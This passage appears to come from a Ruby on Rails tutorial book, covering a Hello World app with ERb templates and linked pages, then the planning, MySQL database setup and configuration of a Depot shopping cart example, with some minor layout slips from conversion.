
your favorite editor to change the file `say_controller.rb` in the `app/controllers` directory, adding the `hello()` method as shown.

[Download](#) `work/demo1/app/controllers/say_controller.rb`

```
class SayController < ApplicationController
  def hello
  end
end
```

Now let's try calling it. Find a browser window, and navigate to the URL <http://localhost:3000/say/hello>. (Note that in this test environment we don't have any application string at the front of the path—we route directly to the controller.) You'll see something that looks like the following.

Missing: check figure



It might be annoying, but the error is perfectly reasonable (apart from the weird path). We created the controller class and the action method, but we haven't told Rails what to display. And that's where the views come in. Remember when we ran the script to create the new controller? The command added three files and a new directory to our application. That directory contains the template files for the controller's views. In our case, we created a controller named `say`, so the views will be in the directory `app/views/say`.

To complete our *Hello, World!* application, let's create a template. By default, Rails looks for templates in a file with the same name as the action it's handling. In our case, that means we need to create a file called `app/views/say/hello.rhtml`. (Why `.rhtml`? We'll explain in a minute.) For now, let's just put some basic HTML in there.

[Download](#) `work/demo1/app/views/say/hello.rhtml`

```
<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
  </body>
```




Figure 4.4: Standard Locations for Controllers and Views

</html>

Save the file `hello.rhtml`, and refresh your browser window. You should see it display our friendly greeting. Notice that we didn't have to restart the application to see the update. During development, Rails automatically integrates changes into the running application as you save files.



So far, we've added code to two files in our Rails application tree. We added an action to the controller, and we created a template to display a page in the browser. These files live in standard locations in the Rails hierarchy: controllers go into `app/controllers`, and views go into subdirectories of `app/views`. This is shown in Figure 4.4 .

Making It Dynamic

So far, our Rails application is pretty boring—it just displays a static page. To make it more dynamic, let's have it show the current time each time it displays the page.

To do this, we need to make a change to the template file in the view—it now needs to include the time as a string. That raises two questions. First, how do we add dynamic content to a template? Second, where do we get the time from?

Dynamic Content

There are two ways of creating dynamic templates in Rails.⁵ One uses a technology called Builder, which we discuss in Section 19.2, *Builder templates*, on page 402. The second way, which we'll use here, is to embed Ruby code in the template itself. That's why we named our template file `hello.rhtml`: the `.rhtml` suffix tells Rails to expand the content in the file using a system called ERb (for Embedded Ruby).

ERb is a filter that takes an `.rhtml` file and outputs a transformed version. The output file is often HTML in Rails, but it can be anything. Normal content is passed through without being changed. However, content between `<%=` and `%>` is interpreted as Ruby code and executed. The result of that execution is converted into a string, and that value is substituted into the file in place of the `<%=...%>` sequence. For example, change `hello.rhtml` to contain the following.

[Download](#) erb/ex1.rhtml

```
<ul>
  <li>Addition: <%= 1+2 %> </li>
  <li>Concatenation: <%= "cow" + "boy" %> </li>
  <li>Time in one hour: <%= 1.hour.from_now %> </li>
</ul>
```

[1.hour.from_now](#)
↪ page 245

When you refresh your browser, the template will generate the following HTML.

```
<ul>
  <li>Addition: 3 </li>
  <li>Concatenation: cowboy </li>
  <li>Time in one hour: Tue May 16 08:55:14 CDT 2006 </li>
</ul>
```

⁵Actually, there are three ways, but the third, `rjs` is only useful for adding Ajax magic to already-displayed pages. We discuss `rjs` on on page ??.

In the browser window, you'll see something like the following.

- Addition: 3
- Concatenation: cowboy
- Time in one hour: Sun May 07 16:06:43 CDT 2006

In addition, stuff in `rhtml` between `<%` and `%>` (without an equals sign) is interpreted as Ruby code that is executed with no substitution back into the output. The interesting thing about this kind of processing, though, is that it can be intermixed with non-Ruby code. For example, we could make a festive version of `hello.rhtml`.

```
<% 3.times do %>
Ho!<br />
<% end %>
Merry Christmas!
```

3.times
↪ page 540

This will generate the following HTML.

```
Ho!<br />
```

```
Ho!<br />
```

```
Ho!<br />
```

```
Merry Christmas!
```

Note how the text in the file within the Ruby loop is sent to the output stream once for each iteration of the loop.

But there's something strange going on here, too. Where did all the blank lines come from? They came from the input file. If you think about it, the original file contains a end-of-line character (or characters) immediately after the `%>` of both the first and third lines of the file. So, the `<% 3.times do %>` is stripped out of the file, but the newline remains. Each time around the loop, this newline is added to the output file, along with the full text of the `Ho!` line. This accounts for the blank line before each `Ho!` line in the output. Similarly, the newline after `<% end %>` accounts for the blank line between the last `Ho!` and the `Merry Christmas!` line.

Normally, this doesn't matter, as HTML doesn't much care about whitespace. However, if you're using this templating mechanism to create e-mails, or HTML within `<pre>` blocks, you'll want to remove these blank lines. Do this by changing the end of the `rhtml` sequence from `%>` to `-%>`. That minus sign tells Rails to remove any newline that follows from the output. If we add a minus on the `3.times` line

```
<% 3.times do -%>
Ho!<br />
<% end %>
Merry Christmas!
```

we get:

```
Ho!<br />
Ho!<br />
Ho!<br />
```

Merry Christmas!

Adding a minus on the line containing end:

```
<% 3.times do -%>
Ho!<br />
<% end -%>
Merry Christmas!
```

gets rid of the blank line before Merry Christmas.

```
Ho!<br />
Ho!<br />
Ho!<br />
Merry Christmas!
```

In general, supressing these newlines is a matter of taste, not necessity. However, you will see Rails code out in the wild that uses the minus sign this way, so it's best to know what it does.

In the following example, the loop sets a variable that is interpolated into the text each time the loop executes.

[Download](#) erb/ex3.html

```
<% 3.downto(1) do |count| -%>
<%= count %>...<br />
<% end -%>
Lift off!
```

That will send the following to the browser.

```
3...<br />
2...<br />
1...<br />
Lift off!
```

There's one last thing with ERb. Quite often the values that you ask it to substitute using `<%=...%>` contain less-than and ampersand characters that are significant to HTML. To prevent these messing up your page (and, as we'll see in Chapter 23, *Securing Your Rails Application*, on page 510, to avoid potential security problems), you'll want to escape these characters.

Making Development Easier

You might have noticed something about the development we've been doing so far. As we've been adding code to our application, we haven't had to touch the running application. It's been happily chugging away in the background. And yet each change we make is available whenever we access the application through a browser. What gives?

It turns out that the WEBrick-based Rails dispatcher is pretty clever. In development mode (as opposed to testing or production), it automatically reloads application source files when a new request comes along. That way, when we edit our application, the dispatcher makes sure it's running the most recent changes. This is great for development.

However, this flexibility comes at a cost—it causes a short pause after you enter a URL before the application responds. That's caused by the dispatcher reloading stuff. For development it's a price worth paying, but in production it would be unacceptable. Because of this, this feature is disabled for production deployment (see Chapter 24, *Deployment and Production*, on page 524).

Rails has a helper method, `h()`, that does this. Most of the time, you're going to want to use it when substituting values into HTML pages.

Download `erb/ex4.rhtml`

```
Email: <%= h("Ann & Bill <frazers@isp.email>") %>
```

In this example, the `h()` method prevents the special characters in the e-mail address from garbling the browser display—they'll be escaped as HTML entities. The browser sees `Email: Ann & Bill <frazers@isp.email>`; and the special characters are displayed appropriately.

Adding the Time

Our original problem was to display the time to users of our application. We now know how to make our application display dynamic data. The second issue we have to address is working out where to get the time from.

One approach would be to embed a call to Ruby's `Time.now()` method in our `hello.rhtml` template.

```
<html>
  <head>
```

```

    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= Time.now %>
    </p>
  </body>
</html>

```

This works. Each time we access this page, the user will see the current time substituted into the body of the response. And for our trivial application, that might be good enough. In general, though, we probably want to do something slightly different. We'll move the determination of the time to be displayed into the controller and leave the view the simple job of displaying it. We'll change our action method in the controller to set the time value into an instance variable called `@time`.

instance variable
↪ page 534

Download `work/demo2/app/controllers/say_controller.rb`

```

class SayController < ApplicationController
  def hello
    @time = Time.now
  end
end

```

In the `.rhtml` template we'll use this instance variable to substitute the time into the output.

Download `work/demo2/app/views/say/hello.rhtml`

```

<html>
  <head>
    <title>Hello, Rails!</title>
  </head>
  <body>
    <h1>Hello from Rails!</h1>
    <p>
      It is now <%= @time %>
    </p>
  </body>
</html>

```

When we refresh our browser window, we see the time displayed using Ruby's standard format, as shown in Figure 4.5. Notice that if you hit Refresh in your browser, the time updates each time the page is displayed. Looks as if we're really generating dynamic content.

Why did we go to the extra trouble of setting the time to be displayed in the controller and then using it in the view? Good question. In this application, you could just embed the call to `Time.now()` in the template, but



Figure 4.5: *Hello, World!* with a Time Display

by putting it in the controller instead, you buy yourself some benefits. For example, we may want to extend our application in the future to support users in many countries. In that case we'd want to localize the display of the time, choosing both the format appropriate to the user's locale and a time appropriate to their time zone. That would be a fair amount of application-level code, and it would probably not be appropriate to embed it at the view level. By setting the time to display in the controller, we make our application more flexible—we can change the display format and time zone in the controller without having to update any view that uses that time object. The time is *data*, and it should be supplied to the view by the controller. We'll see a lot more of this when we introduce models into the equation.

The Story So Far

Let's briefly review how our current application works.

1. The user navigates to our application. In our case, we do that using a local URL such as <http://localhost:3000/say/hello>.
2. Rails analyzes the URL. The `say` part is taken to be the name of a controller, so Rails creates a new instance of the Ruby class `SayController` (which it finds in `app/controllers/say_controller.rb`).
3. The next part of the URL path, `hello`, identifies an action. Rails invokes a method of that name in the controller. This action method creates a new `Time` object holding the current time and tucks it away in the `@time` instance variable.



Joe Asks...

How Does the View Get the Time?

In the description of views and controllers, we showed the controller setting the time to be displayed into an instance variable. The `.html` file used that instance variable to substitute in the current time. But the instance data of the controller object is private to that object. How does ERb get hold of this private data to use in the template?

The answer is both simple and subtle. Rails does some Ruby magic so that the instance variables of the controller object are injected into the template object. As a consequence, the view template can access any instance variables set in the controller as if they were its own.

Some folks press the point: “just *how* do these variables get set?” These folks clearly don’t believe in magic. Avoid spending Christmas with them.

4. Rails looks for a template to display the result. It searches the directory `app/views` for a subdirectory with the same name as the controller (say), and in that subdirectory for a file named after the action (`hello.html`).
5. Rails processes this template through ERb, executing any embedded Ruby and substituting in values set up by the controller.
6. The result is sent back to the browser, and Rails finishes processing this request.

This isn’t the whole story—Rails gives you lots of opportunities to override this basic workflow (and we’ll be taking advantage of these shortly). As it stands, our story illustrates *convention over configuration*, one of the fundamental parts of the philosophy of Rails. By providing convenient defaults and by applying certain conventions, Rails applications are typically written using little or no external configuration—things just knit themselves together in a natural way.

4.3 Linking Pages Together

It’s a rare web application that has just one page. Let’s see how we can add another stunning example of web design to our *Hello, World!* application.

Normally, each style of page in your application will correspond to a separate view. In our case, we'll also use a new action method to handle the page (although that isn't always the case, as we'll see later in the book). We'll use the same controller for both actions. Again, this needn't be the case, but we have no compelling reason to use a new controller right now.

We already know how to add a new view and action to a Rails application. To add the action, we define a new method in the controller. Let's call this action *goodbye*. Our controller now looks like the following.

Download `work/demo3/app/controllers/say_controller.rb`

```
class SayController < ApplicationController
  def hello
    @time = Time.now
  end

  def goodbye
  end
end
```

Next we have to create a new template in the directory `app/views/say`. This time it's called `goodbye.html`, because by default templates are named after the associated actions.

Download `work/demo3/app/views/say/goodbye.html`

```
<html>
  <head>
    <title>See You Later!</title>
  </head>
  <body>
    <h1>Goodbye!</h1>
    <p>
      It was nice having you here.
    </p>
  </body>
</html>
```

Fire up our trusty browser again, but this time point to our new view using the URL <http://localhost:3000/say/goodbye>. You should see something like Figure 4.6, on the following page.

Now we need to link the two screens together. We'll put a link on the hello screen that takes us to the goodbye screen, and vice versa. In a real application we might want to make these proper buttons, but for now we'll just use hyperlinks.

We already know that Rails uses a convention to parse the URL into a target controller and an action within that controller. So a simple approach




Figure 4.6: A Basic Goodbye Screen

would be to adopt this URL convention for our links. The file `hello.rhtml` would contain the following.

```
<html>
  ....
  <p>
    Say <a href="/say/goodbye">GoodBye</a>!
  </p>
</html>
```

and the file `goodbye.rhtml` would point the other way.

```
<html>
  ....
  <p>
    Say <a href="/say/hello">Hello</a>!
  </p>
</html>
```

This approach would certainly work, but it's a bit fragile. If we were to move our application to a different place on the web server, the URLs would no longer be valid. It also encodes assumptions about the Rails URL format into our code; it's possible a future version of Rails might change this.

Fortunately, these aren't risks we have to take. Rails comes with a bunch of *helper methods* that can be used in view templates. Here, we'll use the helper method `link_to()`, which creates a hyperlink to an action.⁶ Using `link_to()`, `hello.rhtml` becomes

Download `work/demo4/app/views/say/hello.rhtml`

```
<html>
```

⁶The `link_to()` method can do a lot more than this, but let's take it gently for now....

```

<head>
  <title>Hello, Rails!</title>
</head>
<body>
  <h1>Hello from Rails!</h1>
  <p>
    It is now <%= @time %>.
  </p>
  <p>
    Time to say
    <%= link_to "GoodBye!", :action => "goodbye" %>
  </p>
</body>
</html>

```

There's a `link_to()` call within an ERb `<%=...%>` sequence. This creates a link to a URL that will invoke the `goodbye()` action. The first parameter in the call to `link_to()` is the text to be displayed in the hyperlink, and the next parameter tells Rails to generate the link to the *goodbye* action. As we don't specify a controller, the current one will be used.

Let's stop for a minute to consider thhow we generated the link. We wrote `link_to "GoodBye!", :action => "goodbye"`

First, `link_to` is a method call. (In Rails, we call methods that make it easier to write templates *helpers*.) If you come from a language such as Java, you might be surprised that Ruby doesn't insist on parentheses around method parameters. You can always add them if you like.

The `:action` part is a Ruby symbol. You can think of the colon as meaning *the thing named...*, so `:action` means *the thing named action*.⁷ The `=>` "goodbye" associates the string `goodbye` with the name `action`. In effect, this gives us keyword parameters for methods. Rails makes extensive use of this facility—whenever a method takes a number of parameters and some of those parameters are optional, you can use this keyword parameter facility to give those parameters values.

OK. Back to the application. If we point our browser at our hello page, it will now contain the link to the goodbye page, as shown in Figure 4.7, on the next page.

⁷Symbols probably cause more confusion than any other language feature when folks first come to Ruby. We've tried many different explanations—no single explanation works for everyone. For now, you can just think of a Ruby symbol as being like a constant string, but one that can't do all the things a string can do. It's the nametag, not the person.



Figure 4.7: Hello Page Linked to the Goodbye Page

We can make the corresponding change in `goodbye.rhtml`, linking it back to the initial hello page.

[Download](#) `work/demo4/app/views/say/goodbye.rhtml`

```
<html>
  <head>
    <title>See You Later!</title>
  </head>
  <body>
    <h1>Goodbye!</h1>
    <p>
      It was nice having you here.
    </p>
    <p>
      Say <%= link_to "Hello", :action => "hello" %> again.
    </p>
  </body>
</html>
```

4.4 What We Just Did

In this chapter we constructed a toy application. Doing so showed us

- how to create a new Rails application and how to create a new controller in that application,
- how Rails maps incoming requests into calls on your code,
- how to create dynamic content in the controller and display it via the view template, and

- how to link pages together.

This is a great foundation. Now let's start building real applications.

Cleaning Up

Maybe you've been following along, writing the code in this chapter. If so, the chances are that the application is still running on your computer. When we start coding our next application in ten pages or so we'll get a conflict the first time we run it, as it'll also try to use your computer's port 3000 to talk with the browser. Now'd be a good time to stop the current application by pressing control-C in the window you used to start WEBrick.

Part II

Building an Application

Chapter 5

The Depot Application

We could mess around all day hacking together simple test applications, but that won't help us pay the bills. So let's get our teeth into something meatier. Let's create a web-based shopping cart application called *Depot*.

Does the world need another shopping cart application? Nope, but that hasn't stopped hundreds of developers from writing one. Why should we be different?

More seriously, it turns out that our shopping cart will illustrate many of the features of Rails development. We'll see how to create simple maintenance pages, link database tables, handle sessions, and create forms. Over the next eight chapters, we'll also touch on peripheral topics such as unit testing, security, and page layout.

5.1 Incremental Development

We'll be developing this application incrementally. We won't attempt to specify everything before we start coding. Instead, we'll work out enough of a specification to let us start and then immediately create some functionality. We'll try things out, gather feedback, and continue on with another cycle of mini-design and development.

This style of coding isn't always applicable. It requires close cooperation with the application's users, because we want to gather feedback as we go along. We might make mistakes, or the client might discover they'd asked for one thing but really wanted something different. It doesn't matter what the reason—the earlier we discover we've made a mistake, the less expensive it will be to fix that mistake. All in all, with this style of development there's a lot of change as we go along.

Because of this, we need to use a toolset that doesn't penalize us for changing our mind. If we decide we need to add a new column to a database table, or change the navigation between pages, we need to be able to get in there and do it without a bunch of coding or configuration hassle. As you'll see, Ruby on Rails shines when it comes to dealing with change—it's an ideal agile programming environment.

Anyway, on with the application.

5.2 What Depot Does

Let's start by jotting down an outline specification for the Depot application. We'll look at the high-level use cases and sketch out the flow through the web pages. We'll also try working out what data the application needs (acknowledging that our initial guesses will likely be wrong).

Use Cases

A *use case* is simply a statement about how some entity uses a system. Consultants invent these kinds of phrases when they want to charge more money—it's a perversion of business life that fancy words always cost more than plain ones, even though the plain ones are more valuable.

Depot's use cases are simple (some would say tragically so). We start off by identifying two different roles or actors: the *buyer* and the *seller*.

The buyer uses Depot to browse the products we have to sell, select some to purchase, and supply the information needed to create an order.

The seller uses Depot to maintain a list of products to sell, to determine the orders that are awaiting shipping, and to mark orders as shipped. (The seller also uses Depot to make scads of money and retire to a tropical island, but that's the subject of another book.)

For now, that's all the detail we need. We *could* go into excruciating detail about "what it means to maintain products" and "what constitutes an order ready to ship," but why bother? If there are details that aren't obvious, we'll discover them soon enough as we reveal successive iterations of our work to the customer.

Talking of getting feedback, let's not forget to get some right now—let's make sure our initial (admittedly sketchy) use cases are on the mark by asking our user. Assuming the use cases pass muster, let's work out how the application will work from the perspectives of its various users.

Page Flow

Dave speaking: I always like to have an idea of the main pages in my applications, and to understand roughly how users navigate between them. This early in the development, these page flows are likely to be incomplete, but they still help me focus on what needs doing and know how things are sequenced.

Some folks like to mock up web application page flows using Photoshop, or Word, or (shudder) HTML. I like using a pencil and paper. It's quicker, and the customer gets to play too, grabbing the pencil and scribbling alterations right on the paper.




Figure 5.1: Flow of Buyer Pages

Figure 5.1 shows my first sketch of the buyer flow. It's pretty traditional. The buyer sees a catalog page, from which he or she selects one product at a time. Each product selected gets added to the cart, and the cart is displayed after each selection. The buyer can continue shopping using the catalog pages or check out and buy the contents of the cart. Dur-

ing checkout we capture contact and payment details and then display a receipt page. We don't yet know how we're going to handle payment, so those details are fairly vague in the flow.

The seller flow, shown in Figure 5.2, is also fairly simple. After logging in, the seller sees a menu letting her create or view a product, or ship existing orders. Once viewing a product, the seller may optionally edit the product information or delete the product entirely.




Figure 5.2: Flow of Seller Pages

The shipping option is very simplistic. It displays each order that has not yet been shipped, one order per page. The seller may choose to skip to the next, or may ship the order, using the information from the page as appropriate.

The shipping function is clearly not going to survive long in the real world, but shipping is also one of those areas where reality is often stranger than you might think. Overspecify it upfront, and we're likely to get it wrong. For now let's leave it as it is, confident that we can change it as the user gains experience using our application.

Data

The last thing we need to think about before plowing into the first round of coding is the data we're going to be working with.

Notice that we're not using words such as *schema* or *classes* here. We're also not talking about databases, tables, keys, and the like. We're simply talking about data. At this stage in the development, we don't know if we'll even be using a database—sometimes a flat file beats a database table hands down.

Based on the use cases and the flows, it seems likely that we'll be working with the data shown in Figure 5.3. Again, pencil and paper seems a whole lot easier than some fancy tool, but use whatever works for you.




Figure 5.3: Initial Guess at Application Data

Working on the data diagram raised a couple of questions. As the user buys things, we'll need somewhere to keep the list of products, so I added a cart. But apart from its use as a transient place to keep this product list, the cart seems to be something of a ghost—I couldn't find anything meaningful to store in it. To reflect this uncertainty, I put a question mark inside the cart's box in the diagram. I'm assuming this uncertainty will get resolved as we implement Depot.

Coming up with the high-level data also raised the question of what information should go into an order. Again, I chose to leave this fairly open for

now—we'll refine this further as we start showing the customer our early iterations.

Finally, you might have noticed that I've duplicated the product's price in the line item data. Here I'm breaking the "initially, keep it simple" rule slightly, but it's a transgression based on experience. If the price of a product changes, that price change should not be reflected in the line item price of currently open orders, so each line item needs to reflect the price of the product at the time the order was made.

Again, at this point I'll double check with my customer that we're still on the right track. (Hopefully, my customer was sitting in the room with me while I drew these three diagrams.)

5.3 Let's Code

So, after sitting down with the customer and doing some preliminary analysis, we're ready to start using a computer for development! We'll be working from our original three diagrams, but the chances are pretty good that we'll be throwing them away fairly quickly—they'll become outdated as we gather feedback. Interestingly, that's why we didn't spend too long on them—it's easier to throw something away if you didn't spend a long time creating it.

In the chapters that follow, we'll start developing the application based on our current understanding. However, before we turn that page, we have to answer just one more question. What should we do first?

I like to work with the customer so we can jointly agree on priorities. In this case, I'd point out to her that it's hard to develop anything else until we have some basic products defined in the system, so I'd suggest spending a couple of hours getting the initial version of the product maintenance functionality up and running. And, of course, she'd agree.

In this chapter, we'll see:

- creating a new application
- configuring the database
- creating models, and controllers
- running database migrations
- static and dynamic scaffolds
- validation and error reporting
- views and helpers

Chapter 6

Task A: Product Maintenance

Our first development task is to create the web interface that lets us maintain our product information—create new products, edit existing products, delete unwanted ones, and so on. We'll develop this application in small iterations, where *small* means “measured in minutes.” Let's get started....

6.1 Iteration A1: Get Something Running

Perhaps surprisingly, we should get the first iteration of this working in almost no time. We'll start off by creating a new Rails application. This is where we'll be doing all our work. Next, we'll create a database to hold our information (in fact we'll create three databases). Once that groundwork is in place, we'll

- configure our Rails application to point to our database(s),
- create the table to hold the product information, and
- have Rails generate the initial version of our product maintenance application for us.

Create a Rails Application

Back on page 32 we saw how to create a new Rails application. Go to a command prompt, and type `rails` followed by the name of our project. In this case, our project is called `depot`, so type

```
work> rails depot
```

We see a bunch of output scroll by. When it has finished, we find that a new directory, `depot`, has been created. That's where we'll be doing our work.

```
work> cd depot
depot> ls -p
README      components/  doc/         public/      tmp/
Rakefile    config/     lib/         script/     vendor/
app/        db/         log/         test/
```

Create the Database

For this application, we'll use the open-source MySQL database server (which you'll need too if you're following along with the code). I'm using MySQL version 5 here. If you're using a different database server, the commands you'll need to create the database and grant permissions will be different.

We also have to talk briefly about database users and passwords. When you initially install MySQL, it comes with a user called *root*. In this book, we'll use the root user to access the database in development and test mode. If you're developing and testing on a dedicated machine, this works fine. In production, or if you're running a database that's accessible to others, you'll definitely want to create special user accounts and passwords to prevent other people accessing your data. Let me repeat that: ALWAYS CHANGE THE USER NAME AND PASSWORD OF THE PRODUCTION DATABASE BEFORE DEPLOYING. See your database documentation for details.

What shall we call our database? Well, we could call it anything (Walter's a nice name). However, as with most things in Rails, there's a convention. We called our application "depot," so let's call our development database `depot_development`.

We'll use the `mysqladmin` command-line client to create our databases, but if you're more comfortable with tools such as `phpmyadmin` or `CocoaMySQL`, go for it.

```
depot> mysqladmin -u root create depot_development
```

Now you get to experience one of the benefits of going with the flow,¹ If you're using MySQL, and if you've created databases with the suggested names, you can now skip forward to Section 6.1, *Testing Your Configuration*, on page 63.

¹Or, *convention over configuration*, as Rails folks say (ad nauseum).

Configure the Application

In many simple scripting-language web applications, the information on how to connect to the database is embedded directly into the code—you might find a call to some `connect()` method, passing in host and database names, along with a user name and password. This is dangerous, because password information sits in a file in a web-accessible directory. A small server configuration error could expose your password to the world.

The approach of embedding connection information into code is also inflexible. One minute you might be using the development database as you hack away. Next you might need to run the same code against the test database. Eventually, you'll want to deploy it into production. Every time you switch target databases, you have to edit the connection call. There's a rule of programming that says you'll mistype the password only when switching the application into production.

Smart developers keep the connection information out of the code. Sometimes you might want to use some kind of repository to store it all (Java developers often use JNDI to look up connection parameters). That's a bit heavy for the average web application that we'll write, so Rails simply uses a flat file. You'll find it in `config/database.yml`.²

As Figure 6.1, on the next page shows, `database.yml` contains information on database connections. It actually contains three sections, one each for the development, test, and production databases. If you're going with the flow, and using MySQL with `root` as the user name, your `database.yml` file is probably ready to use—you won't need to make any changes. However, if you've decided to rebel and use a different configuration, you might need to edit this file. Just open it in your favorite text editor and edit any fields that need changing. The numbers in the list that follows correspond to the numbers in the callout in the figure.

- ❶ The *adapter* section tells Rails what kind of database you're using (it's called *adapter* because Rails uses this information to adapt to the peculiarities of the database. We're using MySQL, so the adapter name is `mysql`. A full list of different adapter types is given in Figure 16.2, on page 260. If you're using a database other than MySQL, you'll need to consult this table, because each different database type

²The `.yml` part of the name stands for *YAML*, or *YAML Ain't a Markup Language*. It's a simple way of storing structured information in flat files (and it isn't XML). Recent Ruby releases include built-in *YAML* support.

```

# MySQL (default setup). Versions 4.1 and 5.0 are recommended.
#
# Install the MySQL driver:
#   gem install mysql
# On MacOS X:
#   gem install mysql -- --include=/usr/local/lib
# On Windows:
#   There is no gem for Windows. Install mysql.so from RubyForApache.
#   http://rubyforge.org/projects/rubyforapache
#
# And be sure to use new-style password hashing:
